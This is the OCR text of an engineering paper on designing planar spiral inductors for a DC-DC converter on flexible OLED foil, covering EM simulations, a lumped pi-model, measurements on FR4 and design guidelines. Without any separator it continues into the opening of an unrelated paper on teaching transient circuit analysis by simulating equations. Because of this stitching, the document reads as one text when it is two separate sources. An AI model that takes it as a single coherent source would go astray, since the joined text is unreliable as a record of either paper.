Jurica Kundrata, Adrijan Baric
University of Zagreb, Faculty of Electrical Engineering and Computing
Unska 3, 10000 Zagreb, Croatia
E-mail: jurica.kundrata@fer.hr, adrijan.baric@fer.hr

***Abstract*—This paper presents the design of a planar inductor for a DC-DC converter for flexible foil applications. The design challenges related to the flexible foil structure and the DC-DC converter requirements are analysed. The main design challenges are due to the constraints on the inductor physical size, the proximity of a conductive plane to the inductor and very high operating frequency of the DC-DC converter. The methodology of the inductor design is based primarily on EM simulations of the inductor structure and on the evaluation of the simulation results in the context of the resulting lumped-element electrical model. The simulations are verified by measurements of the inductors processed on the FR4 substrate which presently emulates the flexible foil substrate.**

***Index Terms*—thick film inductor, electromagnetic modelling**

I. Introduction

A. State of the art

The electronics on flexible foils is getting popular as it offers new innovative applications in the areas of wearable electronics, lightning devices and displays [1]–[4]. Such applications require power supplies embedded in the flexible foil. Switching-mode power supplies are a de-facto standard in the present DC-DC power conversion applications [5].

Switching-mode power supplies require an energy storage element to work properly and inductors are often used to fulfil the required function. In the case of the flexible foil applications this inductor has to be embedded on the foil as well. Usually, a planar inductor design based on spiral geometry is used. Spiral planar inductors are modelled and characterized quite well [6]–[9].

Many conclusions based on the research of planar inductors processed on the Si substrate in the integrated circuits can be applied on the inductors implemented in the flexible foil technology, but some specific power applications in the flexible foil can pose a set of unique design challenges.

B. Design challenges

The inductor is designed for a buck-type DC-DC converter that drives an OLED tile realized on the flexible foil. Numerous design challenges are related to designing an inductor for a flexible foil application.

The constraints placed on the physical size of the inductor are one of the design challenges. The most obvious physical constraint is the thickness of the metal layer the inductor is patterned in. Flexible foil application of the inductor implies a planar layout of the inductor as the multi-layered layouts are unrealisable because of the limited total thickness of the foil. The physical constraint specific to this implementation is the limited available area for the placement of the planar inductor. The OLED tile size ranges from 30 x 30 to 125 x 35 mm^2 and an inductor must be placed on the area of a single OLED tile. The area enveloped by an inductor is closely related to the maximally realizable inductance of the inductor thus the available area for the placement of the inductor is an important design challenge.

The structure of the OLED tile and its application in a flexible foil presents the next specific design challenge. In the context of the inductor design the cathode of the OLED tile represents a uniform metal plane acting as a ground plane. This ground plane is only separated from the inductor by a thin foil. A ground plane in close proximity to the inductor presents a design challenge as the inductor currents are mirrored over the ground plane. The mirrored currents, i.e. eddy currents reduce the total magnetic flux induced by the inductor and consequentially the total self-inductance of the inductor.

The requirements of the DC-DC converter in the context of the electrical characteristics of the inductor are the next important design challenge. The value of the inductance of the inductor is vital to the operation of the DC-DC converter. The resistance and the parasitic capacitance of the inductor directly affect the efficiency of power conversion. The inductor has to preserve its inductive properties in the frequency range that covers the switching frequency of the converter as well as the first few higher harmonics of the driving PWM signal. It sets a requirement on the dynamic behaviour of the inductor, namely that the resonant frequency of the inductor needs to be beyond that frequency range. The planned DC-DC converter places the inductor requirements that are shown in Table I. It should be noted that the maximum resistance requirement will be treated as a requirement placed on the DC value of the inductor resistance because the OLED tile behaves primarily as a capacitive load thus stabilizing the current that runs through the inductor and minimizing its ripple component.

II. Materials and methods

A. Electromagnetic simulations

The described flexible foil substrate requires a planar inductor structure because of its thin geometry. The thin inductor structure is simulated in the COMSOL Multiphysics. Its RF module is used as the 3D EM solver for this problem.

This work was supported by the European Commision under the Seventh Framework Programme (FP7) through project IMOLA Intelligent light management for OLED on foil applications (Grant Agreement No. 288377).

TABLE I
THE INDUCTOR REQUIREMENTS OF THE DC-DC CONVERTER

Electrical characteristics	Required value
Series inductance, L_s	3 to 5 μH
Series resistance, R_s	$< 1\ \Omega$
Parasitic capacitance, C_p	< 50 pF
Resonant frequency, f_r	> 50 MHz




Fig. 1. The geometry of the inductor model used in the electromagnetic simulations.

The geometry of the model used in EM simulations is based on the smallest OLED tile dimensions as it represents the worst case scenario in the context of the inductor total area and thus its inductance. The inductor model is based on a spiral rectangular geometry and it is shown in Fig. 1. The geometry is determined by the outer diameter of the rectangular spiral d, the track width w, the track spacing s and the number of turns of the spiral N. The positions of the ports P1 and P2 are also marked in the figure. The simulated substrate has two dielectric layers and three metal layers. The inductor is wound in M1 (top metal) and the exit towards the port P2 is performed in M2 layer. The bottom metal M3 serves as the ground plane if it is used.

The operating frequency of the DC-DC converter determines the frequency range of interest that is analysed in EM simulations. The inductor is driven by a PWM signal from the DC-DC converter which is essentially a rectangular waveform. The analysed frequency range includes the switching frequency of the converter and its higher harmonics and it is determined by the frequency from 1 to 200 MHz. The upper frequency limit is set to include the resonant behaviour of the inductor in the analysis.

The electromagnetic simulations are primarily used to investigate the influence of the different design parameters on the electrical characteristics of the inductor. The design parameters are swept in different ranges. The values of the design parameters are shown in the Table II.

TABLE II
THE VALUES OF THE DESIGN PARAMETERS

Design parameter	Range value
Track width, w	0.25 to 2 mm
Track spacing, s	0.25 to 1 mm
Number of turns, N	1 to max.
Outer diameter, d	28 mm (const.)
Track metal	Cu
Track thickness	35 μm
Top/bottom dielectric thickness	200 μm




Fig. 2. The π-model of the inductor that accounts for the port and interport capacitances and the skin effect.

B. Electrical model

A lumped-element electrical model is developed to evaluate the electrical characteristics of the inductor in the context of the requirements and to accurately describe the behaviour of the inductor in the frequency range relevant to the operation of the DC-DC converter.

In the analysis of the simulation and measurement results a π-model was used and its topology is shown in Fig. 2. The π-model consists of the port capacitances C_1 and C_2, the interport capacitance C_3, the interport inductance L_1 and the ladder network R_1-R_2-L_2. The capacitances C_1, C_2 and C_3 account for different resonances of the inductor while the ladder network R_1-R_2-L_2 describes the frequency dependant resistance of the inductor, i.e. the skin effect present at the operating frequency of the DC-DC converter [10].

Physically, the capacitances C_1 and C_2 represent the capacitances of the inductor tracks towards the ground plane. As the geometry of the inductor tracks is asymmetrical in the context of its ports, it is expected that the capacitances C_1 and C_2 are not equal. The capacitance C_3 represents the interwinding capacitance of the inductor.

The parameters of the electrical model are extracted using a developed algorithm implemented in MATLAB. The algorithm is described by the flowchart shown in Fig. 3. The algorithm is based on three steps. In the first step the inductance L_1 is calculated from the interport impedance. In the following step the capacitances C_1, C_2 and C_3 are calculated from the resonant and antiresonant frequencies. The third step is based on fitting the ladder network R_1-R_2-L_2.




Fig. 3. The algorithm used in the extraction of the electrical model parameters.




Fig. 4. The layout of the inductor matrix used for verification of the electromagnetic simulations.




Fig. 5. The amplitude frequency characteristics of the Z_{11} and Z_{12} parameters for the simulated data.




Fig. 6. The amplitude frequency characteristics of the Z_{11} and Z_{22} parameters for the simulated data with marked resonant frequencies.

C. Physical verification

The results of the electromagnetic simulations are verified by measurements of the inductors. The inductors are processed on the FR4 substrate. The FR4 substrate has two 200 μm thick dielectric layers and can be considered a good emulation of a flexible foil substrate.

Multiple inductors with varied track width and spacing are processed in the form of a matrix. The track widths are 0.5 mm, 1 mm and 2 mm and the track spacing 0.25 mm, 0.5 mm and 1 mm. Both variations are made simultaneously thus accounting for 9 unique inductor designs, as shown in Fig. 4. The same layout is processed in two versions. The first version is realized as a PCB with a single FR4 layer and two layers of metallization, while the second version was realized with an additional FR4 layer with a metal sheet. This metal sheet acted as the ground plane.

The measurements are made using a vector network analyser. The ports used in the layout are designed to allow their de-embedding at the reference plane Δ-Δ′ shown for the top-left inductor in Fig. 4. A separate layout was developed and used for the Short-Open-Load-Through (SOLT) calibration of the vector network analyser.

III. Results

A. Frequency characteristics

The frequency characteristics of the inductor are analysed on the inductor example determined by the following set of design parameters w = 1 mm, s = 1 mm, N = 7. The results of the electromagnetic simulations in the context of its Z-parameters are presented in Figs. 5 and 6.

In Fig. 5 the frequency characteristics of the Z_{11} and Z_{12} parameters are presented. Several resonant frequencies can be identified in these characteristics. The frequency characteristics of the interport impedance Z_{12} has a single local maximum that can be identified as antiresonant behaviour. This implies a parallel LC network between the ports of the inductor which is presented in the electrical model with the interport capacitance C_3 (Fig. 2). The frequency characteristic of the port impedance Z_{11} has two local extremes. One extreme is a local maximum and matches the previously identified antiresonant behaviour of Z_{12} and the second extreme is a local minimum. This local minimum can be identified as resonant behaviour and implies the existence of the port capacitances. These port capacitances are presented in the inductor model by the capacitances C_1




Fig. 7. The dependence of the port capacitances C_1 and C_2 on the track width with total turn spacing $s + w$ = 1.25 mm and N = 11.




Fig. 8. The dependence of the port capacitances C_1 in the context of the track width and the number of turns of the inductor with total turn spacing $s + w$ = 1.25 mm.

and C_2.

The frequency characteristics of the Z_{11} and Z_{22} port impedances are compared in Fig. 6. The identified resonant and antiresonant behaviour is emphasized by separate markers. It is to be noted that the antiresonant frequency f_a is identical for both ports, but the resonant frequencies f_{r1} and f_{r2} are slightly different. This was expected as the port capacitances C_1 and C_2 are also slightly different because of the asymmetrical inductor structure.

In the context of the DC-DC converter requirements the resonant behaviour of this inductor design example is well above the required frequency limit of 50 MHz.

B. Design parameter sweeps

The design parameter sweeps are the primary method of exploring different inductor designs. The parameter sweeps described in the methodology of this work yield a large database of simulation results. The analysis of this database is presented in a series of figures that represent only a selection of simulation results and are later used for defining a set of design guidelines for the planar inductors.

Figs. 7, 8 and 9 show the dependences of the electrical model capacitances C_1, C_2 and C_3 w.r.t. different design parameters, while Fig. 10 shows such a dependence of the series inductance L_s.

The port capacitance dependence on the track width and the interrelationship of the port capacitances C_1 and C_2 is shown in Fig. 7. Two observations of the results are made. The first observation is that the port capacitances are not equal. This asymmetry of the port capacitances is in accordance to the asymmetric inductor structure. The second observation is that the value of the port capacitances is proportional to the track width. As the total spacing of the turns $(s+w)$ and the number of turns are kept constant, the track width in this figure can be directly correlated with the total track area. This observation is expected because the capacitance of a capacitor is directly proportional to the area of its plates.

The port capacitance C_1 dependence on the track width and the number of turns is shown in Fig. 8. In this figure the observation concerning the port capacitance dependence on the track width from Fig. 7 is confirmed. This observation




Fig. 9. The dependence of the interport capacitances C_3 in the context of the track spacing and the number of turns of the inductor with total turn spacing $s + w$ = 1.25 mm.

is expanded with the dependence on the number of turns. The dependence of the port capacitance on the number of turns is expected because increasing the number of turns increases the total track area as well. This effectively increases the plate area of the capacitor that represents the port capacitance in conjunction with the ground plane.

The interport capacitance C_3 dependence on the track spacing and the number of turns is shown in Fig. 9. Two observations are made based on this figure. The first observation is that the interport capacitance is inversely proportional to the track spacing. The interport capacitance is based primarily on the capacitance between neighbouring inductor turns. It is expected that, if the space between the tracks is increased while maintaining the same track length, the capacitance is decreased. The second observation is similar to the observation of the port capacitance dependence on the number of turns. The interport capacitance is increased as the number of turns is increased and thus the length of the tracks is increased. It should be noted that the dependence of the interport capacitance on the number of turns is nonlinear because the dependence of the track length on the number of




Fig. 10. The dependence of the series inductance L_s in the context of the track width and the track spacing while maintaining the series resistance constant R_s = 1 Ω.




Fig. 11. The correlation between the measured and simulated data in the context of the extracted inductance of the inductor.

turns is nonlinear as well, i.e. the inner turns of the inductor spiral contribute the least to the track length.

The dependence of the series inductance L_s on the track width and the track spacing is shown in Fig. 10. These simulation results are made in the context of the DC-DC converter requirements for the series resistance of the inductor. The required number of turns to achieve the upper resistance limit for each combination of the track width and track spacing was calculated and used in the simulations. An observation is made based on these results. The inductance achievable in the context of the resistance requirement is at the maximum for the combination of minimal track width and minimal track spacing. When the track width and/or the track spacing increase, the inductance of the inductor decreases. This observation is interpreted by understanding that a narrower turn with minimal spacing can envelope a greater area and thus produce greater inductivity. Another effect should be considered; while the wider turns can support a greater number of turns in the context of limited inductor resistance, the number of turns in the case of a planar inductor suffers from the effect of diminishing returns. The inner turns are contributing the least to the total inductance of the planar inductor.

In the context of the DC-DC converter requirements the capacitances of the inductor are significantly lower than the required maximum capacitance, while the inductance is below the required range of values.

C. Physical verification

The results of the electromagnetic simulations are verified by measuring a set of inductors with different design parameters. The results of the physical verification are presented in Figs. 11 and 12. These figures show the correlations between the measured and simulated data.

The correlation of the extracted inductance L of the inductor is given in Fig. 11. The simulated inductance correlates with the measured inductance well.

The effect of the metal plane on the inductance and the resonant frequency can be observed in these results. As expected introducing the metal plane in the substrate of the designed inductors decreases its inductance approximately




Fig. 12. The correlation between the measured and the simulated data in the context of the resonant frequency of the inductor.

by a factor of 5 because of the mirroring of the inductor currents and reduction of the magnetic flux.

The correlation of the resonant frequency f_a is shown in Fig. 12. The simulated resonant frequency correlates with the measured resonant frequency rather well with a slight offset. The probable cause to the offset is the uncertainty of the processed substrate thickness compared to the one used in the simulations.

In the context of the DC-DC converter requirements the inductance of a few inductor designs without the metal plane falls within the required range of values. With the introduction of the metal plane in the substrate design, none of the design cases conform to the requirements, i.e. the inductor is too small.

IV. Discussion

A. Design guidelines

Based on the observations made on the results of the simulations several guidelines for designing a planar inductor can be set. Each guideline corresponds to a single design parameter of the inductor.

The first design guideline corresponds to the track width. Based on the observations of the results the track width

should be minimized. This guideline minimizes the value of the port capacitances and maximizes the value of the inductance in the context of the required inductor resistance.

The second guideline is related to the track spacing. The observations of the results imply that the track spacing should be optimized between the requirements on the resonant frequency and the requirements on the inductance. The resonant frequency of the inductor is closely related to the value of the interport capacitance. If the requirements on the resonant frequency are more relaxed, then the general guideline is to minimize the track spacing in order to maximize the inductance of the inductor.

The third guideline is based on the number of turns. The results have shown that the increased number of turns increases the parasitic capacitances of the inductor thus a smaller number of turns of the inductor is more desirable. In the context of the resistance requirement, narrower tracks with smaller spacing have a smaller number of turns than the wider tracks with greater spacing. Coincidently the narrower turns with smaller spacing are more desirable in the context of the inductance.

To sum up, the number of turns should be minimized which can be indirectly achieved by minimizing the track spacing and the track width while respecting the resistance requirement.

B. Further development

The results have shown that the metal plane in close proximity to the inductor severely degrades its inductance. This ground plane effect is due to the inductor currents mirrored in the metal plane. There are several possible ways to shield the inductor from the metal plane and its degrading effects.

One possible solution is the application of patterned ground shields (PGS) [11]–[13]. These shields are an additional conductive layer between the inductor and the metal plane which is patterned in such a way that the path of the induced eddy currents is effectively broken.

Another possible solution to the ground plane effect problem is the application of the ferrite polymer composite (FPC) layer between the inductor and the metal plane [14]–[16]. This FPC layer, because of its significant permeability, literally shields the inductor from the metal plane.

The described solutions have the potential to restore the inductance of the inductor to the values present in the substrate cases without the metal ground plane below inductor. Further inductance enhancement can be achieved by applying an additional FPC layer above the inductor structure thereby creating a well-defined magnetic path for the magnetic flux induced by the inductor.

V. Conclusions

The design of the planar inductor for DC-DC converter applications is presented. The design is primarily based on investigating the design parameters by electromagnetic simulations. An electrical model is used to analyse the results of the simulations. An algorithm used to extract the electrical model parameters is presented. The electromagnetic simulations are physically verified by measuring the inductor designs processed on the FR4 substrate. Based on the analysis of the results a set of design guidelines is presented. The design guidelines recommend minimizing the track width and the track spacing while adapting the number of turns to the resistance requirement to achieve the maximal inductance. The degrading effect of the ground plane on the inductance of the inductor is analysed. The solutions using the patterned ground shields or ferrite polymer composite are proposed.

References

[1] I. Manunza, A. Sulis, A. Bonfiglio, "Organic semiconductor field effect transistors for unconventional applications: flexible sensors and wearable devices," *Proc. Int. Work. Wearable and Implantable Body Sensor Networks*, 2006, International Workshop on BSN 2006, pp. 3-5, April 2006.

[2] C. D. Kim, J. S. Yoo, J. K. Lee, S. Y. Yoon, Y. I. Park, I. B. Kang; I. J. Chung, "Full color flexible displays on thin metal foil with reduced bending radius," *Proc. Flexible Electronics and Displays Conference and Exhibition*, 2009, pp. 1-4, Feb. 2009.

[3] J.-S. Yoo, S.-H. Jung, Y.-C. Kim, S.-C. Byun, J.-M. Kim, N.-B. Choi, S.-Y. Yoon, C.-D. Kim, Y.-K. Hwang, I.-J. Chung, "Highly Flexible AM-OLED Display With Integrated Gate Driver Using Amorphous Silicon TFT on Ultrathin Metal Foil," *J. Display Technology*, vol. 6, no. 11, pp. 565-570, Nov. 2010.

[4] E.C.W. de Jong, B.J.A. Ferreira, P. Bauer, "Toward the Next Level of PCB Usage in Power Electronic Converters," *IEEE Trans. Power Electronics*, vol. 23, no. 6, pp. 3151-3163, Nov. 2008.

[5] Q. Li, M. Lim; J. Sun, A. Ball, Y. Ying, F. Lee, K.D.T., "Technology road map for high frequency integrated DC-DC converter," *IEEE Proc. Applied Power Electronics Conference and Exposition (APEC)*, 2010, pp. 533-539, Feb. 2010.

[6] M. Zolog, D. Pitica, O. Pop, "Characterization of Spiral Planar Inductors Built on Printed Circuit Boards," *Proc. Int. Electronics Technology*, Spring Seminar, pp. 308-313, May 2007.

[7] H.-H. Lee, J.-Y. Park, "Characterization of Fully Embedded RF Inductors in Organic SOP Technology," *IEEE Trans. Advanced Packaging*, vol. 32, no. 2, pp. 491-496, May 2009.

[8] J. Olivo, S. Carrara, G. De Micheli, "Modeling of printed spiral inductors for remote powering of implantable biosensors," *Proc. Int. Symp. Medical Information and Communication Technology (ISMICT)*, 2011, pp. 29-32, March 2011.

[9] Y. Cao, R.A. Groves, X. Huang, N.D. Zamdmer, J.-O. Plouchart, R. A. Wachnik, T.-J. King, C. Hu, "Frequency-independent equivalent-circuit model for on-chip spiral inductors," *IEEE J. Solid-State Circuits*, vol. 38, no. 3, pp. 419-426, Mar 2003.

[10] X. Sun, G. Carchon, W. De Raedt, "An optimized model of skin effect for on-chip spiral inductors," *IEEE Proc. Radio Frequency Integrated Circuits (RFIC) Symposium*, pp. 445-448, June 2004

[11] C. P. Yue, S. S. Wong, "On-chip spiral inductors with patterned ground shields for Si-based RF IC's", *IEEE J. Solid-State Circuits*, vol. 33, no. 5, pp. 743-752, 1998.

[12] S.-M. Yim , T. Chen, K. K. O, "The effects of a ground shield on the characteristics and performance of spiral inductors", *IEEE J. Solid-State Circuits*, vol. 37, no. 2, pp. 237-244, 2002.

[13] J. Ko, K. Kim, J. Byun, H. Kim, "Parameter extraction and optimal design of spiral inductor using evolution strategy and sensitivity", *IEEE Trans. Magnetics*, vol. 46, no. 8, pp. 28312834, 2010.

[14] E. J. Brandon, E. E. Wesseling, V. Chang and W. B. Kuhn, "Printed microinductors on flexible substrate for power applications", *IEEE Trans. Compon. Packag. Technol.*, vol. 26, p. 517, 2003.

[15] I. Kowase, T. Sato , K. Yamasawa, Y. Miura, "A planar inductor using Mn-Zn ferrite/polyimide composite thick film for low-Voltage and large-current DC-DC converter", *IEEE Trans. Magn.*, vol. 41, no. 10, pp. 3991-3993, 2005.

[16] Z. Pengli, W. Yanmin, S. Rong, "Synthesis and magnetic properties of Ni-Zn ferrite @polyaniline/epoxy composites for embedded inductor applications," *Proc. Int. Symp. Advanced Packaging Materials (APM)*, 2011, pp. 16-19, Oct. 2011.

Development of an analog simulator for the transient analysis of electric circuits, with the aim of teaching circuit phenomena by simulating equations

Marjan Jenko
Laboratory for digital systems and electrical engineering
Faculty of mechanical engineering
University of Ljubljana
1000 Ljubljana, Slovenia
marjan.jenko@fs.uni-lj.si

Abstract - Teaching electric circuit theory involves the use of Ohm's and Kirchhoff's laws; branch, mesh and node analysis, as well as AC analysis and transient analysis. The latter gives the most comprehensive insight into circuit behavior.

When analytical transient circuit analysis is used, one needs to solve the differential equations that describe the circuit behavior. Electrical engineering students often find this difficult.

Alternatives to the mathematical analysis are: a) the simulation of the given problem with a commercial circuit simulator, and b) building a physical circuit, the behavior of which can then be observed and analyzed. These approaches are most productive when optimizing the behavior of a circuit, but they can easily add their own noise to the circuit study.

The presented approach for the effective transient analysis is by simulating equations. The circuit in question is analyzed using Kirchhoff's laws with reference to specific time slices. The equations describing circuit components that store energy (capacitors, inductors) are then used to connect the consecutive time slices.

The coding of equations for a given circuit allows students to gain a thorough understanding of the circuit's workings. Test cases show that results match perfectly between the simulation of equations and the analytical results from different RLC example circuits.

Keywords: **electronics education, electrical circuit simulation, simulation of equations, time variant circuit, transient response**

I. INTRODUCTION

The fundamental tools used in analysis of electric circuits are Ohms', Kirchhoff's voltage and Kirchhoff's current law. They are explained in practically every electrical engineering [1,3] and physics book [5]. Scholars learn yet in the primary school that the current through the resistor is proportional to voltage and inversely proportional to resistance. It is taken as self-evident that the sum of the currents that enter the node equals the sum of the currents that exit the very same node. It is also understood as granted that the battery voltage appears on the resistor when both are interconnected.

In the physics classes of the secondary school students re-learn that the three »self-evident« phenomena described above are laws of the electric theory, which have important physics background. They start relating the Kirchhoff's voltage law to conservation of energy and the Kirchhoff's current law to conservation of electrical charge.

At this level, students are able to calculate voltages, currents, resistor values and power in electric circuits that are built from the voltage sources, current sources, resistors, light bulbs and similar devices.

Understanding functioning of capacitors and inductors takes more than application of the three most fundamental laws of electrical engineering to the circuit. Using algebra only is not enough for the analysis since the capacitors and inductors store energy. A dimension of time needs to be introduced into equations since power, integrated over time is needed for the changes of energy in the capacitors and inductors. The equations (1) and (2) state the relations among relevant quantities in the capacitor and in the inductor.

$$i_C = \frac{\partial Q_C}{\partial t} = \mathrm{C}\,\frac{du_C}{dt} \tag{1}$$

$$u_L = \frac{\partial \emptyset_L}{\partial t} = \mathrm{L}\,\frac{di_L}{dt} \tag{2}$$

In (1), Q_C stands for the electric charge on the plates of the capacitor, C stands for capacitance.

In (2), $\emptyset_L$ stands for magnetic flux built around the inductor, L stands for inductance.

Diodes have non-linear behavior. They can be modeled as piece wise linear devices being implemented as resistors.

Active devices which represent all sorts of different types of semiconductor devices with current or voltage gain, can be modeled as small electric circuits consisting of resistors, capacitors, inductors, voltage controlled voltage and current sources, current controlled current and voltage sources. This all is comprehensively covered in many books on electrical engineering, such as [2].

